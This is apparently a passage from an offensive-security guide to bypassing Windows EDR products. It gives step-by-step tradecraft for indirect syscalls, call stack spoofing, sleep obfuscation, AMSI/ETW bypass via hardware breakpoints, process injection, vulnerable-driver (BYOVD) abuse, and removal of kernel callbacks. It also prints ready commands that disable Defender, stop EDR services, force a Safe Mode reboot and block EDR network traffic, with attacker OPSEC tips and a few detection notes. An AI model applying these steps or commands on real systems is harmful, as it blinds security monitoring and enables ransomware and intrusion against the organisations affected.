Detection weakness: The `syscall` instruction executes from your code's memory region (not `ntdll`). EDR kernel callbacks see a return address pointing to unbacked/suspicious memory call stack analysis catches this.

Technique 3: Indirect Syscalls

Instead of embedding the `syscall` instruction in your shellcode (detectable by call stack analysis), **jump to the `syscall` instruction that already exists inside `ntdll.dll`:**

```
DIRECT SYSCALL (detectable):
your_code.exe:
    mov r10, rcx
    mov eax, SSN
    syscall      ← executes from YOUR code → suspicious return address
    ret

INDIRECT SYSCALL (stealthier):
your_code.exe:
    mov r10, rcx
    mov eax, SSN
    jmp [ntdll!NtXxx+0x12] ← jump to ntdll's syscall;ret gadget

ntdll.dll:
    ...
    0F 05      syscall ← executes from ntdll → legitimate return address
    C3        ret      → returns to your code
```

The return address on the kernel's stack now points into `ntdll.dll` passing basic call stack validation.

Tools: SysWhispers2/3 (indirect mode), RecycledGate, LoudSunRun

Technique 4: VEH-Based Syscalls LayeredSyscall

A 2024 technique that combines Vectored Exception Handlers with hardware breakpoints to generate **legitimate call stacks** while executing indirect syscalls:

LAYEREDSYSCALL TECHNIQUE (2024)

1. Register two Vectored Exception Handlers (VEH)
2. Handler #1 (Setup):
 - └ Trigger `ACCESS_VIOLATION` → enters exception handler
 - └ Scan `ntdll` for `syscall` opcode (`0F 05`) near target function
 - └ Set `DR0` = `syscall` address, `DR1` = `ret` address
 - └ Enable breakpoints via `DR7`
3. Call a BENIGN Windows API (e.g., `GetCurrentProcessId`)
 - └ Execution flows through legitimate Windows code building a REAL call stack
4. Handler #2 (Intercept):
 - └ Hardware breakpoint fires at `syscall` instruction

- └ Save original context (RCX, RDX, R8, R9)
- └ Enable Trap Flag (single-step execution)
- └ Monitor until execution reaches ntdll address space
- └ Replace arguments with target syscall args
- └ Set RAX = target SSN
- └ Continue execution → syscall executes with legitimate stack

Result:

- └ Call stack: RtlUserThreadStart → kernel32 → ntdll → syscall
- └ Return address: inside ntdll.dll (legitimate)
- └ No remapped ntdll copies (evades remap detection)
- └ No direct syscall instructions in attacker code

This technique was demonstrated to bypass Sophos Intercept X. It addresses three detection vectors simultaneously: remapping detection, direct syscall detection, and indirect syscall detection.

Technique 5: Call Stack Spoofing

EDRs increasingly validate the **entire call chain** not just the immediate return address. A suspicious stack like shellcode → NtWriteVirtualMemory triggers alerts even with indirect syscalls. Call stack spoofing creates fake legitimate-looking frames:


Method A: Thread Pool Proxying (TpAllocWork)

Execute the target API in a Windows thread pool thread with a naturally legitimate call stack:

```
// The callback executes in a worker thread with clean stack:
// ntdll!RtlUserThreadStart → ntdll!TppWorkerThread →
your_callback
TpAllocWork(&work, callback_func, param, NULL);
TpPostWork(work);
TpReleaseWork(work);
// Wait for completion via event object
```

Method B: RBP Chain Manipulation

Forge fake stack frames by manipulating the RBP (frame pointer) chain:



Push fake return addresses pointing into legitimate modules before making the API call. The call stack unwinder follows the RBP chain and sees a legitimate-looking trace.

Method C: Timer-Based Dynamic Spoofing

Used in modern C2 frameworks like Cobalt Strike (4.9+): dynamically spoof the call stack using timer callbacks. The `CallStackMasker` approach uses `NtSetTimer2` to execute callbacks with controlled stack frames.

Method D: SilentMoonwalk

Fully dynamic call stack spoofer that creates synthetic call chains by selecting return addresses from loaded legitimate modules. Unlike static spoofing, it generates different call stacks each time.

Notable tools: ThreadStackSpoofers (sleeping thread stack spoofing), SilentMoonwalk, Vulcan Raven, CallstackSpoofingPOC, CallStackMasker

Technique 6: Sleep Obfuscation Evading Memory Scanners

When a beacon sleeps, its shellcode sits idle in memory a perfect target for memory scanners. Sleep obfuscation encrypts the beacon's memory during sleep and restores it on wake:

SLEEP OBFUSCATION EVOLUTION

FOLIAGE (2021) First Implementation

- Queues APC (NtQueueApcThread) chain:
 - VirtualProtect(RW) → SystemFunction032(encrypt) → WaitForSingleObject
 - SystemFunction032(decrypt) → VirtualProtect(RX)
- Uses NtContinue for thread context switching
- Detection: generates SetThreadContextRemoteApiCall ETW events

EKKO (2022) Timer Queue Based

- Uses CreateTimerQueueTimer instead of APCs
- Queues callbacks: VirtualProtect → encrypt → sleep → decrypt → restore
- SystemFunction032 (RC4) for encryption
- No SetThreadContext events
- Detection: timer-queue timer monitoring (limited native telemetry)

CRONOS (2022) Waitable Timers

- Uses NtCreateTimer + NtSetTimer (kernel waitable timers)
- RC4 encryption via SystemFunction032
- Changes permissions: RW (encrypt) → RX (sleep) → RW (decrypt) → RX
- Avoids userland timer queue APIs
- Detection: even harder no standard telemetry for waitable timers

ZILEAN (2023) Multi-Layer

- Multiple encryption layers + advanced timer abuse

Memory Scanner Sees:

- During sleep: encrypted random bytes (RX permission)
- No recognizable shellcode patterns
- No suspicious RWX memory regions
- Beacon is invisible until it wakes

Detection challenge: Windows provides no native telemetry for observing timer-queue timers or waitable timers used maliciously. This makes sleep obfuscation one of the hardest techniques to detect, hence its adoption in every major C2 framework.

Technique 7: Hardware Breakpoint Hooking

Use CPU debug registers (DR0-DR3) to intercept function calls **without modifying any code bytes** completely invisible to memory integrity checks:

HARDWARE BREAKPOINT HOOKING FLOW

1. Register VEH: AddVectoredExceptionHandler(1, handler)
2. Set hardware breakpoint on target function:
 - GetThreadContext() → set DR0 = target_func_address
 - DR7 = enable DR0 (local, execute-on-access)
 - SetThreadContext() → must be set per-thread
3. When target function called → CPU raises #DB exception
 - VEH handler fires:
 - Check: is RIP == target_func?

- └─ Modify RAX (return value) or redirect RIP
- └─ Return EXCEPTION_CONTINUE_EXECUTION

Applications:

- └─ AMSI bypass: DR0 = AmsiScanBuffer → force return AMSI_RESULT_CLEAN
- └─ ETW bypass: DR1 = EtwEventWrite → skip function (ret immediately)
- └─ EDR hook bypass: intercept before EDR's trampoline
- └─ Function argument modification: change params before EDR sees them

Advantages:

- └─ Zero memory modifications → integrity checks pass
- └─ Per-thread (DR0-DR3 are thread-local)
- └─ Only 4 breakpoints available per thread (DR0-DR3)

Detection: Monitor for SetThreadContext / NtSetContextThread calls that modify debug registers. Some EDRs clear debug registers on thread creation or context switches. Monitoring the VEH chain via AddVectoredExceptionHandler can also reveal suspicious handlers.

Process Injection Techniques (T1055)

Process injection lets an attacker execute code in the context of another process inheriting its identity, privileges, and trust level. Modern EDR detects classic injection patterns, so advanced techniques have evolved:

PROCESS INJECTION TECHNIQUES

CLASSIC (heavily detected):

- └─ Process Hollowing (T1055.012)
 - └─ CreateProcess(SUSPENDED) → NtUnmapViewOfSection → WriteProcessMemory
 - └─ → SetThreadContext → ResumeThread
- └─ Remote Thread Injection
 - └─ OpenProcess → VirtualAllocEx → WriteProcessMemory
 - └─ → CreateRemoteThread
- └─ APC Injection
 - └─ OpenThread → QueueUserAPC → target thread runs payload

ADVANCED (harder to detect):

- └─ Process Doppelganging (T1055.013)
 - └─ Uses NTFS transactions: NtCreateTransaction → create file in txn
 - └─ → write payload → NtCreateSection from txn file
 - └─ → NtRollbackTransaction (file never hits disk)
 - └─ → NtCreateProcessEx from section
- └─ Process Herpaderping
 - └─ Create file → write payload → NtCreateSection (cached)
 - └─ → overwrite file with clean content BEFORE AV scans
 - └─ → NtCreateProcessEx from section (still has payload in memory)
 - └─ AV scans the clean file on disk mismatch!
- └─ Mockingjay (2023)
 - └─ Find DLL with RWX section already loaded in target

- | → Write shellcode into existing RWX memory
- | No VirtualAllocEx, no VirtualProtect, no CreateRemoteThread
- | EDR never sees memory allocation or permission changes
- └─ PoolParty (2023)
- | Abuse Windows Thread Pool internals
- | 8 variants targeting different worker factory objects
- | Insert malicious work items into target's thread pool
- | Bypassed all top 5 EDRs at presentation time
- └─ Module Stomping / Overloading
- | Load a legitimate DLL → overwrite its .text with shellcode
- | Code runs from a "legitimate" module's address space
- | Call stack shows code executing from known DLL
- └─ Phantom DLL Loading
- | Load DLL without registering in PEB-Ldr linked lists
- | Process appears to have fewer modules than it actually does
- | DLL is "invisible" to PEB enumeration tools

Kernel-Mode Evasion Attacking the Driver

When user-mode techniques aren't enough, attacking the EDR's **kernel driver** removes visibility at the source. All kernel-mode attacks require **admin/SYSTEM** privileges and typically use BYOVD.

BYOVD Bring Your Own Vulnerable Driver (T1068)

Load a legitimate, digitally-signed Windows driver that contains exploitable vulnerabilities. The driver's valid signature passes Driver Signature Enforcement (DSE), and its vulnerabilities provide arbitrary kernel memory read/write primitives:

BYOVD ATTACK FLOW

1. DROP — Copy signed vulnerable .sys file to disk
2. LOAD — sc create VulnDrv binpath=C:\path\vuln.sys type=kernel
sc start VulnDrv
3. EXPLOIT — DeviceIoControl(hDevice, IOCTL_CODE, &input, ...)
└─ Vulnerability gives arbitrary kernel read/write
4. ATTACK — Use read/write primitive to:
 - └─ Remove kernel callbacks
 - └─ Disable ETW-TI
 - └─ Kill EDR processes
 - └─ Strip PPL protection
 - └─ Modify tokens

Commonly abused vulnerable drivers:

Driver	Source	Vulnerability
RTCore64.sys	MSI Afterburner	CVE-2019-16098 arbitrary physical memory R/W

Driver	Source	Vulnerability
procexp152.sys	Process Explorer (Sysinternals)	Process termination IOCTL
gdrv.sys	GIGABYTE tools	Arbitrary physical memory R/W
DBUtil_2_3.sys	Dell firmware utility	CVE-2021-21551 kernel memory R/W
truesight.sys (v2.0.2)	RogueKiller Antirootkit (Adlice)	Pre-2015 signing loophole
ene.sys	ENE Technology	Physical memory access
WinRing0x64.sys	OpenHardwareMonitor	MSR and physical memory access
aswArPot.sys	Avast Anti-Rootkit	Process termination
zemana*.sys	Zemana Anti-Malware	Kernel process termination

Driver signing loophole: Drivers signed before July 29, 2015 with a valid cross-certificate are still accepted by Windows even on Windows 11. The `truesight.sys` v2.0.2 exploits this: attackers generate thousands of hash variants of the same old signed driver to evade hash-based blocklists.

Resource: The [LOLDrivers project](#) maintains a curated database of 200+ known vulnerable drivers with hashes, signatures, and YARA rules.

Detection: Sysmon Event 6 (Driver Loaded) for known vulnerable driver hashes. Microsoft's Vulnerable Driver Blocklist (via WDAC/HVCI). ASR rule 56A863A9-875C-4D65-AF7B-90D77AB80064 blocks known BYOVD drivers.

Kernel Callback Removal

With a kernel read/write primitive from BYOVD, enumerate and remove the EDR's registered callbacks:

KERNEL CALLBACK REMOVAL FLOW

1. LOCATE — Pattern-scan `ntoskrnl.exe` in memory for `PspCreateProcessNotifyRoutine` array address (or resolve via PDB symbols / heuristic offsets)
2. WALK — Iterate callback array entries (up to 64)
Each entry: `EX_CALLBACK_ROUTINE_BLOCK`
|— `RundownProtect`

└─ Function pointer → callback function address

3. IDENTIFY – For each callback, check if function address falls within EDR driver's loaded memory range (compare against MmGetSystemRoutineAddress output or EnumDeviceDrivers results)
4. REMOVE — Option A: Zero the callback entry
Option B: Replace function pointer with ret stub
Option C: Unlink from array (set to NULL)
5. REPEAT — Do the same for:
 - └─ PspCreateThreadNotifyRoutine (thread callbacks)
 - └─ PspLoadImageNotifyRoutine (image load callbacks)
 - └─ ObCallback linked list (object callbacks)
 - └─ CmCallbackListHead (registry callbacks)
 - └─ FLT_INSTANCE._CallbackNodes (minifilter I/O)

Result: EDR driver still loaded but receives ZERO notifications
→ process creation invisible
→ DLL loads invisible
→ registry changes invisible
→ file I/O invisible

Minifilter callback removal (EDRSandblast approach): The `_FLT_INSTANCE` structure contains an array of `_CALLBACK_NODE` entries. Each node is linked in a doubly-linked list for its specific I/O operation (`IRP_MJ_CREATE`, `IRP_MJ_WRITE`, etc.). By unlinking the EDR's callback nodes from these lists, file I/O events stop reaching the EDR's filter making it blind to file drops, tool staging, and credential dumps.

Tools: EDRSandblast (Wavestone, DefCon 30), EDRSnowblast (Orange Cyberdefense fork with extras), CheekyBlinder

ETW-TI Blinding

Disable the Threat Intelligence ETW provider at the kernel level:

`ntoskrnl.exe` contains the ETW-TI provider registration:

```
EtwThreatIntProvRegHandle → _ETW_REG_ENTRY
                           └─ GuidEntry → _ETW_GUID_ENTRY
                               └─ ProviderEnableInfo
                                   └─ IsEnabled = 1
```

Attack: use kernel write primitive to set `IsEnabled = 0`

Result: all ETW-TI events stop being generated
→ `VirtualAllocEx` events disappear
→ `WriteProcessMemory` events disappear
→ `NtSetContextThread` events disappear
→ EDR loses its most sensitive telemetry source

Alternative (broader): patch `EtwWrite` prologue in `ntoskrnl`
with `0xC3 (ret)` → kills ALL kernel ETW
Warning: PatchGuard may detect this

OPSEC note: Targeted patching of only the TI provider's IsEnabled flag is safer than patching EtwWrite globally. PatchGuard monitors some kernel code pages but its checks are periodic (minutes apart), and it does not comprehensively cover all ETW structures.

EDR Killing Process Termination

Instead of blinding the EDR's telemetry, directly kill its processes:

EDR KILLING METHODS

Method 1: ZwTerminateProcess

Driver calls ZwOpenProcess + ZwTerminateProcess
Most straightforward kernel API terminates target by PID
Tools: Terminator (SpyBoy), EDRKillShifter (RansomHub)
Detection: Very high service crash generates alerts

Method 2: PEB Corruption

KeStackAttachProcess() → attach to EDR's address space
MmProbeAndLockPages() → lock PEB memory
Corrupt PEB fields (Ldr, ProcessParameters, heap pointers)
EDR crashes on next PEB access looks like a "bug", not kill
Detection: Medium crash vs termination is harder to triage

Method 3: Image Unmapping

PsLookupProcessByProcessId() → get EPROCESS
PsGetProcessSectionBaseAddress() → find image base
MmUnmapViewOfSection() → unmap the .exe image from memory
Process alive but no code → immediate crash
Detection: Medium-High process exits abnormally

Method 4: Token Downgrade

Read EPROCESS→Token for EDR process
Read EPROCESS→Token for explorer.exe (low privilege)
Overwrite EDR's Token pointer with explorer.exe's Token
EDR alive but lacks SeDebugPrivilege → can't inspect processes
Detection: Low EDR appears "running" but is powerless

Method 5: BYOI Bring Your Own Installer (2025)

Run the EDR vendor's OWN installer/updater (MSI file)
EDR's anti-tamper allows the upgrade → old agent shuts down
Kill installer process (msiexec.exe) mid-upgrade
Old agent: stopped. New agent: never started. Endpoint: blind
No exploit needed abuses the legitimate upgrade process
Detection: Low legitimate installer binary running
Real-world: Babuk ransomware vs SentinelOne (2025)
Mitigation: SentinelOne's "Local Upgrade Authorization" toggle

EDRKillShifter in detail: First reported by Sophos in August 2024, linked to RansomHub ransomware. Functions as a loader that decrypts and loads an embedded vulnerable driver at runtime, then iterates through running processes to identify and kill EDR services. The “shifter” aspect refers to its ability to swap which vulnerable driver is embedded making signature detection harder. By late 2024, EDRKillShifter was adopted by **Play**, **BianLian**, and **Medusa** ransomware groups indicating cross-gang sharing and commoditization of EDR-killing capabilities.

Terminator (SpyBoy): Sold on underground forums uses the legitimate Process Explorer driver (procexp152.sys) to terminate EDR/AV processes via its process-termination IOCTL. Claims to kill **24+ different vendors’ EDR engines**.

EDR Network Isolation Cutting Communications

Even if the EDR agent is running and collecting telemetry, blocking its network traffic prevents alerts from reaching the SOC:

EDRSilencer WFP Traffic Blocking

WFP-BASED EDR SILENCING	
1. ENUMERATE	— CreateToolhelp32Snapshot() → find EDR process PIDs Match against hardcoded list of EDR process names: MsSense.exe, CylanceSvc.exe, SentinelAgent.exe, CSFalconService.exe, CbDefense.exe, ...
2. SESSION	— FwpmEngineOpen0() → open WFP engine handle
3. SUBLAYER	— FwpmSubLayerAdd0() → create blocking sublayer High weight = high priority (overrides other filters)
4. FILTER	— For each EDR process: FwpmFilterAdd0() with conditions: — Layer: FWPM_LAYER_ALE_AUTH_CONNECT_V4 — Layer: FWPM_LAYER_ALE_AUTH_CONNECT_V6 — Condition: match application ID (process path) — Action: FWP_ACTION_BLOCK
Impact:	
— OUTBOUND blocked: no alerts to SOC, no telemetry upload, no cloud scanning, no sample submissions	
— INBOUND blocked: no policy updates, no containment commands, no new detection rules, no remote investigation queries	
— SOC dashboard: endpoint appears healthy but silent	

Why WFP is preferred over firewall rules:

- WFP filters are **not visible** through standard netsh advfirewall commands
- WFP operates below Winsock the EDR’s networking code gets connection failures with no clear indication of blocking

- WFP filters survive service restarts
- More surgical: can target specific processes without broad firewall rules

Firewall Rule Blocking (Simpler Alternative)

```
# Block EDR outbound traffic via Windows Firewall COM API (INetFwPolicy2)
# Or via command line:
netsh advfirewall firewall add rule name="BlockEDR" dir=out program="C:\path\to\edr.exe"
action=block
```

Detection: Monitor for unexpected WFP filter creation (enumerate with `FwpmFilterEnum0`). EDR cloud backend should alert on heartbeat gaps if an agent stops checking in, assume compromise. Windows Event IDs 4946/4947 log firewall rule changes.

DLL Hijacking & Side-Loading Against EDR

Attackers have turned EDR vendors' own binaries against them:

EDR DLL ATTACK CASE STUDIES

Case 1: ToddyCat APT vs ESET (CVE-2024-11859)

- └─ Target: ESET command-line scanner (ecls.exe)
- └─ Vulnerability: insecure load of version.dll from working dir
- └─ Exploit: dropped malicious version.dll alongside ecl.exe
- └─ Payload (TCESB): modified kernel structures to disable process creation and module loading notification callbacks
- └─ Patched: January 2025

Case 2: LockBit 3.0 vs Microsoft Defender (July 2022)

- └─ Target: MpCmdRun.exe (Defender CLI tool)
- └─ Method: paired legitimate exe with malicious MpClient.dll
- └─ Payload: DLL decrypts and executes Cobalt Strike Beacon
- └─ Evasion: Microsoft-signed binary loads attacker code

Case 3: EDR Updater Abuse

- └─ Many EDR agents have auto-update components
- └─ If updater loads DLLs from writable directories...
- └─ Plant malicious DLL → updater loads it with SYSTEM privileges

Service-Level EDR Attacks

Safe Mode Reboot Evasion

Most EDR agents **do not load in Windows Safe Mode**. Attackers exploit this:

1. Register malware as a service with boot-start in Safe Mode
2. Add registry Run key for persistence
3. Force reboot into Safe Mode:


```
bcdedit /set {current} safeboot minimal
```

- ```
shutdown /r /t 0
```
4. System boots in Safe Mode → EDR inactive
  5. Malware executes freely (encryption, exfiltration)
  6. Reboot back to normal mode

**Real-world usage:** Snatch ransomware (2019), AvosLocker (2023), Black Basta (2022)

## Service Control Abuse

---

```
Disable Defender (if Tamper Protection is OFF)
Set-MpPreference -DisableRealtimeMonitoring $true
sc stop WinDefend

Stop EDR service (if not tamper-protected)
sc stop <EDRServiceName>
net stop <EDRServiceName>

Prevent service from starting on boot
reg add "HKLM\SYSTEM\CurrentControlSet\Services\<EDRDriver>" /v Start /t REG_DWORD
/d 4
```

**Note:** Most enterprise EDRs have tamper protection that prevents service stopping. These techniques primarily work against misconfigured or consumer-grade products.

**OPSEC Tip:** The EDR bypass landscape evolves rapidly. Techniques that work today may trigger detections within weeks of public disclosure. Track research from SpecterOps, Elastic, CrowdStrike, WithSecure Labs, and follow researchers like [@\\_RastaMouse](#), [@Jackson\\_T](#), [@am0nsec](#), [@C5pnder](#).

- X: [@0XDbgMan](#)
- Telegram: **dbgman**